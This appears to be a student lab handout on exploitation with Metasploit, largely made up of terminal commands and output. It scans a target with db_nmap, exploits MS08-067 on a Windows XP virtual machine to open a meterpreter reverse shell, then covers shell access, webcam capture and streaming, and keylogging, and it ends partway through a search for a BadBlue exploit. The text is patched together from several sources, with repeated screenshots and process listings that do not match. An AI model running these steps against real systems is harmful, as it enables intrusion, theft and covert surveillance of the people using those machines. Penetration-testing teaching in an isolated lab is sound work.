


Practical 7: Practical on Using Metasploit Framework for exploitation

- Access Metasploit and Exploits

Database setup and configuration

1. Start PostgreSQL by running `sudo systemctl start postgresql.service` in the terminal.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo systemctl start postgresql.service  
[sudo] password for kali:  
(kali@kali)-[~]  
$
```

2. Initialize the Metasploit database by running `sudo msfdb init`. Unless it is your first time doing this, the initialization will create the `msf` database, create a role, and add the `msf_test` and `msf` databases to the `/usr/share/metasploit-framework/config/database.yml` configuration file; otherwise, by default, the `msf` database will be created in the prebuild of Kali Linux, as shown in *Figure 10.4*:



```
(kali@kali)-[~]  
$ sudo msfdb init  
[sudo] password for kali:  
[+] Starting database  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
[+] Creating databases 'msf_test'  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema
```

Figure 10.4: Initializing the Metasploit database

3. Now, you are ready to access `msfconsole`.
4. Once inside the console, you can verify the status of the database by typing `db_status`. You should be able to see the following:

```
kali@kali: ~  
File Actions Edit View Help  
[sudo] password for kali:  
  
(kali@kali)-[~]  
$ sudo msfdb init  
[i] Database already started  
[+] Creating database user 'msf'  
[+] Creating databases 'msf'  
[+] Creating databases 'msf_test'  
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'  
[+] Creating initial database schema  
  
(kali@kali)-[~]  
$ sudo msfconsole  
  
.:ok000kdc' 'cdk000ko:.  
.x0000000000000c c000000000000x.  
'00000000000000k, ,k000000000000000:  
'000000000kkkk00000: :0000000000000000'  
o00000000.MMMM.o0000o0000l.MMMM,00000000o  
d00000000.MMMMMM,c00000c.MMMMMM,00000000x  
l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l  
.00000000.MMM.;MMMMMMMMMMMM;MMM,00000000.  
c0000000.MMM.O0c.MMMMM'o00.MMM,0000000c  
o000000.MMM.0000.MMM:0000.MMM,000000o  
l00000.MMM.0000.MMM:0000.MMM,00000l  
;0000'MMM.0000.MMM:0000.MMM;0000;  
.d00o'WM.0000occcX0000.MX'x00d.  
,k0l'M.0000000000000.M'd0k,  
:kk;.0000000000000.;0k:  
;k00000000000000k:  
,x000000000000x,  
.l0000000l.  
,d0d,  
.  
  
=[ metasploit v6.2.23-dev ]  
+ -- --[ 2259 exploits - 1188 auxiliary - 402 post ]  
+ -- --[ 951 payloads - 45 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit tip: Enable verbose logging with set VERBOSE  
true  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > db_status  
[*] Connected to msf. Connection type: postgresql.  
msf6 > 
```

5. In the case of there being multiple targets, all of which are different company units, or maybe two different companies, it is a good practice to create a workspace within Metasploit. This can be achieved by running the `workspace` command in the `msfconsole`. The following extract shows the help menu, where you can add/delete workspaces so that you can organize these exploits to achieve your objective:

```

      .d00o'WM.00000cccX0000.MX'x00d.
      ,k0l'M.0000000000000.M'd0k,
      :kk;.000000000000;.0k:
      ;k000000000000000k:
      ,x00000000000x,
      .l0000000l.
      ,d0d,
      .

      =[ metasploit v6.2.23-dev ]
+ -- --=[ 2259 exploits - 1188 auxiliary - 402 post ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE true
Metasploit Documentation: https://docs.metasploit.com/

msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
  workspace          List workspaces
  workspace [name]   Switch workspace

OPTIONS:
  -a, --add <name>      Add a workspace.
  -d, --delete <name>   Delete a workspace.
  -D, --delete-all     Delete all workspaces.
  -h, --help            Help banner.
  -l, --list            List workspaces.
  -r, --rename <old> <new> Rename a workspace.
  -S, --search <name>   Search for a workspace.
  -v, --list-verbose    List workspaces verbosely.

msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
default
* Fourthedition
msf6 >

```

the `db_nmap` command, which identifies open ports and associated applications.

```
kali@kali: ~  
File Actions Edit View Help  
  
msf6 > workspace  
* default  
msf6 > workspace -a Fourthedition  
[*] Added workspace: Fourthedition  
[*] Workspace: Fourthedition  
msf6 > workspace  
default  
* Fourthedition  
msf6 > db_nmap -vv -sC -Pn -p- 192.168.101.130 --save  
[*] Nmap: Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times  
may be slower.'  
[*] Nmap: Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-11 12:54 EST  
[*] Nmap: NSE: Loaded 125 scripts for scanning.  
[*] Nmap: NSE: Script Pre-scanning.  
[*] Nmap: NSE: Starting runlevel 1 (of 2) scan.  
[*] Nmap: Initiating NSE at 12:54  
[*] Nmap: Completed NSE at 12:54, 0.00s elapsed  
[*] Nmap: NSE: Starting runlevel 2 (of 2) scan.  
[*] Nmap: Initiating NSE at 12:54  
[*] Nmap: Completed NSE at 12:54, 0.00s elapsed  
[*] Nmap: Initiating ARP Ping Scan at 12:54  
[*] Nmap: Scanning 192.168.101.130 [1 port]  
[*] Nmap: Completed ARP Ping Scan at 12:54, 0.05s elapsed (1 total hosts)  
[*] Nmap: Initiating Parallel DNS resolution of 1 host. at 12:54  
[*] Nmap: Completed Parallel DNS resolution of 1 host. at 12:54, 0.01s elapsed  
[*] Nmap: Initiating SYN Stealth Scan at 12:54  
[*] Nmap: Scanning 192.168.101.130 [65535 ports]  
[*] Nmap: Discovered open port 111/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 53/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 23/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 22/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 80/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 445/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 21/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 139/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 5900/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 3306/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 25/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 6667/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 55892/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 37088/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 2121/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 512/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 1524/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 2049/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 1099/tcp on 192.168.101.130  
[*] Nmap: Discovered open port 514/tcp on 192.168.101.130
```

When the `--save` option is used, all the output of the scan results will be saved in `/root/.msf4/local/` folder. Several applications were identified by `nmap` in the preceding example.

If the scan was completed using `nmap` separately, those results can also be imported into Metasploit using the `db_import` command. The `nmap` output will normally produce three types of output, that is, `xml`, `nmap`, and `gnmap`.

As a tester, we should investigate each one for any known vulnerabilities. If we run the `services` command in the `msfconsole`, the database should include the host and its listed services, as shown in *Figure*


```

[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 93.18 seconds
[*] Nmap: Raw packets sent: 65545 (2.884MB) | Rcvd: 65536 (2.622MB)
[*] Saved NMAP XML results to /root/.msf4/local/msf-db-nmap-20221111-3567-lnwtku.xml
msf6 > services
Services

```

host	port	proto	name	state	info
192.168.101.130	21	tcp	ftp	open	
192.168.101.130	22	tcp	ssh	open	
192.168.101.130	23	tcp	telnet	open	
192.168.101.130	25	tcp	smtp	open	
192.168.101.130	53	tcp	domain	open	
192.168.101.130	80	tcp	http	open	
192.168.101.130	111	tcp	rpcbind	open	2 RPC #100000
192.168.101.130	139	tcp	netbios-ssn	open	
192.168.101.130	445	tcp	microsoft-ds	open	Samba smbd 3.0.20-Debian
192.168.101.130	512	tcp	exec	open	
192.168.101.130	513	tcp	login	open	
192.168.101.130	514	tcp	shell	open	
192.168.101.130	1099	tcp	rmiregistry	open	
192.168.101.130	1524	tcp	ingreslock	open	
192.168.101.130	2049	tcp	nfs	open	2-4 RPC #100003
192.168.101.130	2121	tcp	ccproxy-ftp	open	
192.168.101.130	3306	tcp	mysql	open	
192.168.101.130	3632	tcp	distccd	open	
192.168.101.130	5432	tcp	postgresql	open	
192.168.101.130	5900	tcp	vnc	open	
192.168.101.130	6000	tcp	x11	open	
192.168.101.130	6667	tcp	irc	open	
192.168.101.130	6697	tcp	ircs-u	open	
192.168.101.130	8009	tcp	ajp13	open	
192.168.101.130	8180	tcp	unknown	open	
192.168.101.130	8787	tcp	msgsrvr	open	
192.168.101.130	37088	tcp	nlockmgr	open	1-4 RPC #100021
192.168.101.130	40491	tcp	mountd	open	1-3 RPC #100005
192.168.101.130	41501	tcp	status	open	1 RPC #100024
192.168.101.130	55892	tcp		open	

```

msf6 >

```


Metasploit prompts the tester to select the payload (a reverse shell from the compromised system back to the attacker) and sets the other variables, which are listed as follows:

- **Remote host (RHOST):** This is the IP address of the system being attacked.
- **Remote port (RPORT):** This is the port number that is used for the exploit. In this case, we can see that the service has been exploited on default port 6667, but in our case, the same service is running on port 6697.
- **Local host (LHOST):** This is the IP address of the system that's used to launch the attack.


The attack is launched by entering the `exploit` command at the Metasploit prompt after all variables have been set. Metasploit initiates the attack and confirms that a reverse shell between Kali Linux and the target system is open. In other exploits, a successful exploit is presented by using command `shell 1 opened` and giving the IP addresses that originate and terminate the reverse shell.

- **Gaining Access to a Target Machine via a vulnerability**

Open Windows XP VM which will be our another target



Set Kali Network to Bridged and Tick checkbox, Restart Kali



Run netdiscover to see the target machine

```
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.153.0/16 | Screen View: Unique Hosts  
9 Captured ARP Req/Rep packets, from 7 hosts. Total size: 540  


| IP            | At MAC Address    | Count | Len | MAC Vendor / Hostname       |
|---------------|-------------------|-------|-----|-----------------------------|
| 192.168.1.3   | 14:eb:b6:47:0b:3a | 1     | 60  | TP-Link Corporation Limited |
| 192.168.1.13  | 00:0c:29:bb:15:29 | 1     | 60  | VMware, Inc.                |
| 192.168.1.5   | 4a:04:fb:de:09:65 | 1     | 60  | Unknown vendor              |
| 192.168.1.4   | ce:8f:dc:ca:fe:d0 | 1     | 60  | Unknown vendor              |
| 192.168.1.7   | 3c:a6:f6:08:3c:70 | 1     | 60  | Apple, Inc.                 |
| 192.168.1.10  | 00:45:e2:90:86:4d | 1     | 60  | CyberTAN Technology Inc.    |
| 192.168.1.254 | e4:da:df:85:cb:10 | 3     | 180 | Taicang T&W Electronics     |

  
(kali@kali)-[~]  
$
```

Lets track the IP address' route

```
(kali@kali)-[~]  
$ traceroute 192.168.0.117  
traceroute to 192.168.0.117 (192.168.0.117), 30 hops max, 60 byte packets  
1 * * *  
2 * * *  
3 * * *  
4 * * *  
5 * * *  
6 * * *  
7 * * *  
8 * * *  
9 * * *  
10 * * *  
11 * * *  
12 * * *  
13 * * *  
14 * * *  
15 * * *  
16 * * *  
17 * * *  
18 * * *  
19 * * *  
20 * * *  
21 * * *  
22 * * *  
23 * * *  
24 * * *  
25 * * *  
26 * * *  
27 * * *  
28 * * *  
29 * * *  
30 * * *
```

We find out that the device is behind a firewall. Let's bypass the firewall during our scan


```
(kali㉿kali)-[~]
└─$ sudo nmap --script=firewalk --traceroute 192.168.0.117
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-11-30 14:56 EST
Nmap scan report for 192.168.0.117
Host is up (0.00068s latency).
All 1000 scanned ports on 192.168.0.117 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:0C:29:BB:15:29 (VMware)

Host script results:
| firewalk:
| HOP  HOST          PROTOCOL  BLOCKED PORTS
|_0    192.168.0.116  tcp      1,3-4,6-7,9,13,17,19-20

TRACEROUTE
HOP RTT      ADDRESS
1   0.68 ms  192.168.0.117

Nmap done: 1 IP address (1 host up) scanned in 25.74 seconds
```

Go to control panel in start and turn off firewall



Go back to Kali and run `sudo msfconsole`

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~  
$ sudo msfconsole  
[sudo] password for kali:  
  
Call trans opt: received. 2-19-98 13:24:18 REC:Loc  
  
Trace program: running  
  
wake up, Neo ...  
the matrix has you  
follow the white rabbit.  
  
knock, knock, Neo.
```

```
Trash  
kali@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.153.0/16 | Screen View: Unique Hosts  
9 Captured ARP Req/Rep packets, from 7 hosts. Total size: 540  


| IP            | At                | MAC Address | Count | Len                         | MAC Vendor / Hostname |
|---------------|-------------------|-------------|-------|-----------------------------|-----------------------|
| 192.168.1.3   | 14:eb:b6:47:0b:3a | 1           | 60    | TP-Link Corporation Limited |                       |
| 192.168.1.13  | 00:0c:29:bb:15:29 | 1           | 60    | VMware, Inc.                |                       |
| 192.168.1.5   | 4a:04:fb:de:09:65 | 1           | 60    | Unknown vendor              |                       |
| 192.168.1.4   | ce:8f:dc:ca:fe:d0 | 1           | 60    | Unknown vendor              |                       |
| 192.168.1.7   | 3c:a6:f6:08:3c:70 | 1           | 60    | Apple, Inc.                 |                       |
| 192.168.1.10  | 00:45:e2:90:86:4d | 1           | 60    | CyberTAN Technology Inc.    |                       |
| 192.168.1.254 | e4:da:df:85:cb:10 | 3           | 180   | Taicang T&W Electronics     |                       |

  
(kali@kali)~  
$  
  
kali@kali: ~  
File Actions Edit View Help  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > use exploit/windows/smb/ms08_067_netapi  
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms08_067_netapi) > options  
  
Module options (exploit/windows/smb/ms08_067_netapi):  


| Name    | Current Setting | Required | Description                                                                                                                                                                     |
|---------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit">https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                      |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                          |

  
Payload options (windows/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.2     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |

  
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.13  
rhosts => 192.168.1.13  
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444  
lport => 4444  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

You should now get access to the Windows XP System

```
0 Automatic Targeting  
  
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 192.168.1.13  
rhosts => 192.168.1.13  
msf6 exploit(windows/smb/ms08_067_netapi) > set lport 4444  
lport => 4444  
msf6 exploit(windows/smb/ms08_067_netapi) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.2:4444  
[*] 192.168.1.13:445 - Automatically detecting the target ...  
[*] 192.168.1.13:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English  
[*] 192.168.1.13:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)  
[*] 192.168.1.13:445 - Attempting to trigger the vulnerability...  
[*] Sending stage (175686 bytes) to 192.168.1.13  
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.13:1032) at 2022-11-11 15:15:16 -0500  
  
meterpreter >
```

```
meterpreter > sysinfo
Computer      : MEHDI-798470958
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > 
```

Get the system information

```
meterpreter > sysinfo
Computer      : MEHDI-798470958
OS            : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > shell
Process 1352 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.13
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.254

C:\WINDOWS\system32> 
```

```
File Actions Edit View Help
Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    IP Address. . . . . : 192.168.1.13
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.254

C:\WINDOWS\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9CD0-39D9


Directory of C:\WINDOWS\system32

10/10/2022  01:20 PM    <DIR>          .
10/10/2022  01:20 PM    <DIR>          ..
09/23/2022  11:20 PM             1,442 $winnt$.inf
09/24/2022  04:20 AM    <DIR>          1025
09/24/2022  04:20 AM    <DIR>          1028
09/24/2022  04:20 AM    <DIR>          1031
09/24/2022  04:20 AM    <DIR>          1033
09/24/2022  04:20 AM    <DIR>          1037
09/24/2022  04:20 AM    <DIR>          1041
09/24/2022  04:20 AM    <DIR>          1042
09/24/2022  04:20 AM    <DIR>          1054
04/14/2008  05:30 PM             2,151 12520437.cpx
04/14/2008  05:30 PM             2,233 12520850.cpx
09/24/2022  04:20 AM    <DIR>          2052
09/24/2022  04:20 AM    <DIR>          3076
09/24/2022  04:20 AM    <DIR>          3com_dmi
04/14/2008  05:30 PM            100,352 6to4svc.dll
04/14/2008  05:30 PM             25,600 aaaamon.dll
04/14/2008  05:30 PM            136,192 aaclient.dll
04/14/2008  05:30 PM             68,608 access.cpl
04/14/2008  05:30 PM             64,512 acctres.dll
04/14/2008  05:30 PM            184,320 accwiz.exe
04/14/2008  05:30 PM             61,952 acelpdec.ax
04/14/2008  05:30 PM            129,536 acledit.dll
04/14/2008  05:30 PM            115,712 aclui.dll
04/14/2008  05:30 PM            193,536 activeds.dll
04/14/2008  05:30 PM            111,104 activeds.tlb
```

Access their Web Cam

```
meterpreter > webcam_list
1: VirtualBox Webcam - HP TrueVision HD
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/BdHuMcuB.jpeg
```

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: fDSJWBFN.html
[*] Streaming...
```



Keylogging

Although not as effective as a hardware keylogger, the meterpreter can place a software keylogger on the system to capture all the keystrokes from one application. The key here is that we can only capture the keystrokes of one process or application at a time.

```
meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System				
184	1208	malware.exe	x86	1	OTW-PC\OTW	C:\Users\OTW\Desktop\malware.exe
248	4	smss.exe				
316	308	csrss.exe				
364	308	wininit.exe				
376	356	csrss.exe				
416	356	winlogon.exe				
460	364	services.exe				
476	364	lsass.exe				
484	364	lsmd.exe				

```
meterpreter > migrate 2308
[*] Migrating from 996 to 2308...
[*] Migration completed successfully.
meterpreter >
```

As you can see, we have migrated to process 2308 (yours will likely be different), which in this case is MS Word.

Next, we start the keylogger with the command `keyscan_start`.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

When we want recover the keystrokes, we simply use the command `keyscan_dump`.

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
Dear General Park: <Return> <Return> It's time to launch those missiles at the
American capitalists dogS <Back> s! Before we do so, make certain that my last o
rder of twinkies are on the way. Love those American twinkies! <Return> <Return>
> Dwn with capitalism! <Return> <Return> Kim Yung Un
meterpreter >
```

Get Remote Desktop Connection

Search for badblue exploit

```
msf6 > search badblue

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Chec
